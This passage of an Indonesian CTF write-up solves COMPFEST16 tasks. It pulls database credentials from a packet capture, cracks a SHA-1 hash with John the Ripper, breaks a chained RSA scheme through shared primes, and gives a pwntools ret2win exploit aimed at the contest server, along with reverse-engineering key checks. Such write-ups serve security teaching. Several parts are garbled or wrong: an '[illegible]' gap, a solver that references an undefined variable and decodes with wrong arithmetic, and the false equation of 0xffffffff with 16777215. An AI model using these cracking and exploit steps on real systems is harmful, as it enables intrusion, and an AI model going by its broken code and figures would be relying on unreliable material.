
Sehingga port selanjutnya yang terbuka pada attacked machine adalah port 5432. Sehingga untuk menjawab pertanyaan nomor 1, jawabannya adalah 22,5432.



Setelah berhasil menjawab pertanyaan nomor 1, muncul pertanyaan nomor 2 yaitu kredensial apa yang dapat mengakses database. Setelah saya melakukan analisis lebih dalam dengan menggunakan TCP stream, akun yang memiliki hak akses tertinggi adalah server sehingga selanjutnya kita harus mencari password dari akun server.



Pada saat melakukan analisis lebih lanjut, pada salah satu traffic yang terjadi dengan protocol PGSQL. Pada bagian kotak terdapat password yang mungkin dapat digunakan oleh akun "server" sehingga untuk jawaban nomor 2 yaitu server:changeme.



[illegible]

Dikarenakan menggunakan teknik hash maka kita harus melakukan brute force terhadap string tersebut karena tidak menggunakan teknik encode yang dapat didencrypt langsung dengan decrypt online tool. Untuk itu saya melakukan brute force password dengan menggunakan john the ripper seperti pada gambar berikut

Disini saya menggunakan tool john the ripper dengan menjalankan command “john --format=raw-sha1 --wordlist=rockyou.txt idspy3”. Dimana file idspy3.txt, saya isi dengan password yang ingin ditebak dan file rockyou.txt merupakan file open source pada browser yang berisi kumpulan password yang sering digunakan. Dengan menggunakan format string yang bersifat raw dengan metode hash SHA-1 dan ditebak dengan wordlist rockyou.txt dimana string password “588831adfca19bb4426334b69d9fb49f873e8a22” disimpan pada file idspy3.txt. Sehingga berhasil muncul password yang ditebak oleh tool john yaitu “cafecoagroindustrialdelpacifico”.

Setelah itu muncul kembali pertanyaan ke-4, yaitu table yang dimodifikasi oleh attacker yang dapat dilihat dari hasil analisis traffic jaringan lebih lanjut pada hasil analyze seperti gambar dibawah

Sehingga berdasarkan database tersebut, nama panjang dengan employee_id=6 adalah Lyubov Pryadko dan dapat digunakan untuk menjawab pertanyaan ke-5.

```
(winx@kali)-[~/Downloads/compfestJeo]
$ nc challenges.ctf.compfest.id 9009
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
2. What is the credentials used to access the database? (ex: root:root)
server:changeme
3. What is the password for the "super" user on the database?
cafecoagroindustrialdelpacfico
4. What table does the attacker modify?
penalties
5. It seems that the attacker has modified their own data, what is their full name?
Lyubov Pryadko

Thank you for submitting your report. We will review it and get back to you as soon as possible.
COMPFEST16{h3lla_ez_DF1R_t4sk_f0r_4n_1nt3rN_b96818fd79}
```

Setelah berhasil menjawab kelima pertanyaan tersebut, maka kita berhasil mendapatkan flag yang diinginkan yaitu

“COMPFEST16{h3lla_ez_DF1R_t4sk_f0r_4n_1nt3rN_b96818fd79}”.

- **money gone, wallet also gone – Cryptography**

By Minji (Jacky Suwandy)

Disini kita diberikan sebuah python code file chall.py dan sebuah text file encrypted_memory.txt yang merupakan hasil text dari code chall.py

```
1 import hashlib
2 import random
3
4 methods = ['md5', 'sha256', 'sha3_256', 'sha3_512', 'sha3_384', 'sha1', 'sha384', 'sha3_224', 'sha512', 'sha224']
5
6 def random_encrypt(x) :
7     method = random.choice(methods)
8     hash_obj = hashlib.new(method)
9     hash_obj.update(x.encode())
10    return hash_obj.hexdigest()
11
12 def main() :
13     message = "picoCTF{Masa_g_bisa_sih_ejet_nih143594}"
14     enc = []
15
16     for char in message :
17         x = (ord(char) + 20) % 130
18         print(x)
19         x = hashlib.sha512(str(x).encode()).hexdigest()
20         x = random_encrypt(x)
21         enc.append(x)
22
23     with open('encrypted_memory2.txt', 'w') as f :
24         f.write(str(enc))
25
26 if __name__ == "__main__" :
27     main()
```

Setelah mengamati python code tersebut saya menangkap bahwa python code chall.py berisi sebuah algoritma yang akan melakukan $\text{rot20 mod } 130 + \text{hash sha512} + \text{random hash('md5', 'sha256', 'sha3_256', 'sha3_512', dll)}$ pada setiap huruf didalam secret message dan disimpan dalam sebuah array, sehingga disini saya membuat sebuah python code yang akan membruteforce 130 ascii pertama dan menjalankan algoritma yang sama kemudian mengecek apakah hasilnya sama dengan hasil dari encrypted_memory.txt.

```

1 import hashlib
2 import random
3
4 methods = ['md5', 'sha256', 'sha3_256', 'sha3_512', 'sha3_384', 'sha1', 'sha384', 'sha3_224', 'sha512', 'sha224']
5
6 def random_encrypt(x):
7     method = random.choice(methods)
8     hash_obj = hashlib.new(method)
9     hash_obj.update(x.encode())
10    return hash_obj.hexdigest()
11
12 message = open('encrypted_memory.txt', 'r').read()
13 array = eval(message)
14
15 ans = ""
16 for words in array:
17     found = False
18     for guess in range(130):
19         if found == True:
20             break
21         guess_sha512 = hashlib.sha512(str(guess).encode()).hexdigest()
22         for n in methods:
23             hash_obj = hashlib.new(n)
24             hash_obj.update(guess_sha512.encode())
25             result = hash_obj.hexdigest()
26             if result == words:
27                 # print("-----")
28                 print(m)
29                 # print(guess, words)
30                 # print("True")
31                 ans += chr(guess*20//130)
32
33             found = True
34             break
35     if found == False:
36         print("False")
37
38 print(ans)

```

Dan setelah dijalankan yak kita tidak berhasil mendapatkan flag malah keluar soal lanjutan (jujur agak kaget dikit bang 🙄)

```

tizen and PapaChicken sat at the library at 10 PM to delve into the intricacies of CTF challenges over cups of steaming coffee. As they wrapped up their discussion, ready to head home, PapaChicken realized his wallet was nowhere to be found. Panic turned into curiosity as they examined the scene like seasoned cryptographers. The missing wallet wasn't just an inconvenience but a cryptic puzzle waiting to be decrypted, challenging them to apply their CTF skills to unravel the mystery of its disappearance in the late-night library labyrinth. Solve this to help PapaChicken find his wallet :c

from Crypto.Util.number import getPrime, bytes_to_long

while True:
    try:
        p = getPrime(512)
        q = getPrime(512)
        n = []

        for i in range(16):
            q = p
            p = getPrime(512)
            n.append(p * q)

        n = bytes_to_long('COMPSET16(SECRET)')
        e = 65537
        c = pow(n, e, n[8])

        for i in range(1, 16):
            assert c < n[i], i
            c = pow(c, e, n[i])

        with open('chal12_wen.txt', 'w') as f:
            f.write(f'n = {n}\n')
            f.write(f'e = {e}\n')
            f.write(f'c = {c}\n')

        break

    except AssertionError as e:
        print(f'Assertion error: {e}. Retrying...')

n = 1805741998634638140945238294338577231474526552513657728863397872679448396766385222978613773351658391889882627463796851556245366362998369281189252610151182298712488654697798767426218212168884235462826
8654874988828366734764502088228504081834569715144674571479788508196929589652562757997949258880288866464399, 82126161889148784630727822992623951237887952211665366894851389157619842258680474327257014229317
6686726712863941597636779240378918181484899179627874747138158515485346603221707189723691438697265497687834248984118285334832253676551162295543248326887579787329272789164501482478085425889737747142891711908
68993, 55913610671578635514119269124851307855148519797422751256906924805793479755452446396211104488948575649600530617585080389561199475818388947165667460661253917550838240593002549325657731448545664829964
16821599696824847377472767217276358941473210973926527506998207834736377767404188765162018811992034744635491, 961987897915274529888491527278311735337458762062114502804984115995124767030246572868857756
1001875272537897192807208232373143159459693265724468515681966597642385894423714593688885134851499584336465466272023310232488418785172683464675619192337812936180163538369246889464235461447272501003
99692817, 13575772481403646452823886688953745896386470569345489188482432982537953899937919766938467426872195595655796453378318789983668945867864461507270043727272293318213556407079010064785714863256576
473645202734456477171415359518366953884323887394584041881785525099103050102208768511666332595106587249853034453, 1144115786854901224049031232658527241321790101826897661463332413853237132560341291155255826
377387475113392740682596987277417851712583560407667024843877871751492483928599568283911433677614712481237854615882775629271627167713336778567711158335835140417442474475286696543493051119948024523880977719
753072154057, 11373964915824928006972041483595980673211630554077877789551598026102015345485167831267511160727894499701141756211131784300516579729258670628783040023624681618189436473437066566346409739683835

```

Dari hasil bruteforce script tersebut kita diberikan sebuah script RSA beserta hasil enkripsinya, namun script RSA yang digunakan memiliki sesuatu yang janggal yaitu script tersebut melakukan enkripsi sebanyak 10 kali namun 10 n value yang digunakan memiliki common divisor yang sama pada p atau q nya, kemudian saya membuat sebuah decryption script RSA tersebut yang akan mencari GCD antar n yang bersebelahan, dengan begitu saya akan mendapatkan nilai p dan q dan mendapatkan nilai d.

```

32 n = [80574199963463814094523829433857713147452655251365772886339787267944839676638523229780137733516503918898820274637968515
33 e = 65537
34 c = 131068150516266782497524151569397311440157547194250653075746883995695495946229734990442940243123059573049813118714018016
35
36 x = []
37 for i in range(15):
38     gcd = math.gcd(n[i], n[i+1])
39     x.append(gcd)
40
41 p1 = n[0]//x[0]
42 p2 = n[15]//x[14]
43 for i in range(15, -1, -1):
44     if(i == 0):
45         d = pow(e, -1, (x[0]-1)*(p1-1))
46     elif(i == 15):
47         d = pow(e, -1, (x[14]-1)*(p2-1))
48     else:
49         d = pow(e, -1, (x[i-1]-1)*(x[i]-1))
50     c = pow(c, d, n[i])
51
52 print(long_to_bytes(c))

```

Setelah menjalankan python script tersebut kita berhasil mendapatkan flagnya 🧑🏻💻

```

b'COMPFEST16{d0nt_F0rg3t_ur_w4ll3T_4g4in_0r_3lse_ur_m0n3y_1s_G0ne_47dc753c}'

```

- **return to me – Binary Exploitation**
By Minji (Jacky Suwandy)

Soal “return to me” memberikan kita sebuah file executable x86-64 bernama chall yang telah di strip dengan PIE enabled, saya menggunakan ghidra terlebih dahulu untuk mengamati file.

```

2 undefined8 main(void)
3
4 {
5     long lVar1;
6
7     FUN_00101249();
8     puts("pwn sanity check ehe");
9     printf("ups, i leak my secret : %p\n", flag);
10    lVar1 = ptrace(PTRACE_TRACEME, 0, 0, 0);
11    if (lVar1 < 0) {
12        puts("debugger??? i thought u were better");
13        /* WARNING: Subroutine does not return */
14        exit(0);
15    }
16    vuln();
17    return 0;
18}

2 void flag(void)
3
4 {
5     char local_118 [264];
6     FILE *local_10;
7
8     puts("ret2win or ret2me mwehehe");
9     local_10 = fopen("flag.txt", "r");
10    fgets(local_118, 0x100, local_10);
11    puts(local_118);
12    return;
13}
14

```



```

7
8 # io = process(exe)
9 io = remote("challenges.ctf.compfest.id" , "9013")
10
11 output = io.recvuntil("i leak my secret : ")
12 leak = io.recvline().strip()
13 hex_leak = leak.decode('utf-8')
14 print("-----")
15 print(hex_leak)
16 if isinstance(hex_leak, str):
17     hex_leak = int(hex_leak, 16)
18
19 padding = 10
20 ret = 0x0000000000000101a
21 payload = flat([
22     "A" * padding,
23     0x0,
24     "A" * 22,
25     # ret,
26     hex_leak
27 ])
28
29 write('payload', payload)
30 # io.sendlineafter(b':', payload)
31 io.sendline(payload)
32 io.interactive()
33

```

Dan setelah dijalankan Horeee kita berhasil mendapatkan flag 🚩 🚩

```

[DEBUG] Received 0x6 bytes:
b'see ya'
see ya[DEBUG] Received 0x70 bytes:
b'\n'
b'ret2win or ret2me mwehehe\n'
b'COMPFEST16{th1s_1s_th3_ST4rT_of_y0UR_pwn1ng_J0URn3y_g00d_LUCk_n_hv3_funn_8e02c8c921}\n'

```

- **Equivalent Exchange _ Reverse Engineering**
By Minji (Jacky Suwandy)

Pada soal ini kita diberikan executable x86-64 file exe chall, saya melanjutkan dengan mendecompile file menggunakan ghidra

```

undefined8 main(void)
{
    char cVar1;
    undefined8 uVar2;
    long in_FS_OFFSET;
    undefined8 local_80;
    undefined8 local_78;
    undefined8 local_70;
    undefined8 local_68;
    FILE *local_60;
    char local_58 [72];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    setbuf(stdin, (char *)0x0);
    setbuf(stdout, (char *)0x0);
    setbuf(stderr, (char *)0x0);
    puts("Psssst, I heard you're looking for a flag. I can trade a flag for 4 keys, whaddaya say?");
    printf("Key 1: ");
    local_80 = 0;
    __isoc99_scanf(&DAT_00102068, &local_80);
    printf("Key 2: ");
    local_78 = 0;
    __isoc99_scanf(&DAT_00102068, &local_78);
    printf("Key 3: ");
    local_70 = 0;
    __isoc99_scanf(&DAT_00102068, &local_70);
    printf("Key 4: ");
    local_68 = 0;
    __isoc99_scanf(&DAT_00102068, &local_68);
    cVar1 = check1(local_80);
    if (cVar1 != '\0') {
        cVar1 = check2(local_80, local_78);
        if (cVar1 != '\0') {
            cVar1 = check3(local_70);
            if (cVar1 != '\0') {
                cVar1 = check4(local_70, local_68);
                if (cVar1 != '\0') {
                    local_60 = fopen("flag.txt", "r");
                    fgets(local_58, 0x40, local_60);
                    printf("Thanks for the keys! Here's your flag as promised: %s\n", local_58);
                    uVar2 = 0;
                    goto LAB_0010168d;
                }
            }
        }
    }
    puts("Those aren't valid keys! >:(");
    uVar2 = 1;
LAB_0010168d:

```

Pada function main kita dapat melihat bahwa program menerima 4 input dan menjalankan 4 function validasi berdasarkan input kita dimana semua validasi harus bernilai True untuk mendapatkan flag.

```

2 bool check1(ulong param_1)
3
4 {
5     ulong local_20;
6     int local_c;
7
8     local_c = 0;
9     for (local_20 = param_1; local_20 != 0; local_20 = local_20 / 10) {
10         local_c = local_c + 1;
11     }
12     return 0xf < local_c;
13 }
14

```


Dari function validasi check1 kita dapat menyimpulkan bahwa nilai key 1 harus bernilai lebih besar dari 10^{15}

```
1
2 bool check2(ulong param_1,ulong param_2)
3
4 {
5     bool bVar1;
6     ulong local_28;
7     ulong local_20;
8     int local_18;
9     int local_14;
10    ulong local_10;
11
12    if (param_2 == 0) {
13        bVar1 = false;
14    }
15    else {
16        local_18 = 0;
17        for (local_10 = param_2; local_10 != 0; local_10 = local_10 >> 2) {
18            local_18 = local_18 + ((uint)local_10 & 1);
19        }
20        if (local_18 < 7) {
21            bVar1 = false;
22        }
23        else {
24            local_14 = 0;
25            for (local_20 = param_1; local_28 = param_2, local_20 != 0; local_20 = local_20 / 10) {
26                local_14 = local_14 +
27                    (int)local_20 + ((int)(local_20 / 10 << 2) + (int)(local_20 / 10)) * -2;
28            }
29            for (; local_28 != 0; local_28 = local_28 / 10) {
30                local_14 = local_14 -
31                    ((int)local_28 + ((int)(local_28 / 10 << 2) + (int)(local_28 / 10)) * -2);
32            }
33            bVar1 = local_14 == 0x69;
34        }
35    }
36    return bVar1;
37}
```

Dari function validasi check2 nilai dari key 2 harus lebih besar dari sama dengan 16 bit dan bernilai ganjil sebanyak 7 kali jika di $>> 2$ hingga akhir (maaf ini jelasinnya susah banget 🤔 pokoknya maksudnya kayak 01010101 01010101), kemudian nilai dari awal hingga akhir angka key 1 jika ditambahkan dan dikurangi dengan hasil nilai dari awal hingga akhir angka key 2 jika ditambahkan bernilai sama dengan 105 (maaf yang ini juga susah banget jelasinnya 🤔 jadi maksud dari “kemudian nilai dari awal hingga akhir angka jika ditambahkan” tuh contoh $1234 = 1 + 2 + 3 + 4 = 10$)

```

bool check3(ulong param_1)
{
    byte bVar1;
    uint uVar2;
    bool bVar3;
    ulong local_40;
    ulong local_28;
    ulong local_20;

    if ((long)param_1 < 0) {
        local_28 = 0;
        local_40 = param_1;
        while (local_40 != 0) {
            uVar2 = (uint)local_40;
            local_40 = local_40 >> 1;
            bVar1 = 0;
            for (local_20 = local_28; local_20 != 0; local_20 = local_20 >> 1) {
                bVar1 = bVar1 + 1;
            }
            local_28 = local_28 | (long)(int)(uVar2 & 1) << (bVar1 & 0x3f);
        }
        bVar3 = param_1 == local_28;
    }
    else {
        bVar3 = false;
    }
    return bVar3;
}

```

Dari function validasi check 3 saya menyimpulkan bahwa key 3 harus bernilai negative dan bersifat palindrome secara bitnya(cth: 1111, 1001, dll)

```

2 bool check4(ulong param_1,ulong param_2)
3
4 {
5     bool bVar1;
6     ulong local_10;
7
8     if (((param_2 & 1) == 0) || (param_2 == 1)) {
9         bVar1 = false;
10    }
11    else {
12        local_10 = param_1;
13        if (param_2 <= param_1) {
14            local_10 = param_2;
15        }
16        for (; (local_10 != 0 && ((param_1 % local_10 != 0 || (param_2 % local_10 != 0))));
17            local_10 = local_10 - 1) {
18        }
19        bVar1 = local_10 == 1;
20    }
21    return bVar1;

```

Kemudian dari function validasi check 4 nilai dari key 3 dan key 4 harus bersifat coprime atau sama sama memiliki greatest common divisor 1

Setelah mendapatkan hint/syarat dari setiap validasi saya memilih angka berikut sebagai key yang saya gunakan:

Key 1 = 9999999999999930 (lebih dari 10^{15} , ditambahkan nilainya 129)

Key 2 = 65535 (binary: 11111111 11111111, ditambahkan nilainya 24 dimana $129-24 = 105$)

Key 3 = -1 (bernilai < 0 , pada unsigned int -1 memiliki hex 0xffffffff yang merupakan bit palindrome)

Key 4 = 11 (merupakan coprime dengan 0xffffffff atau 16777215)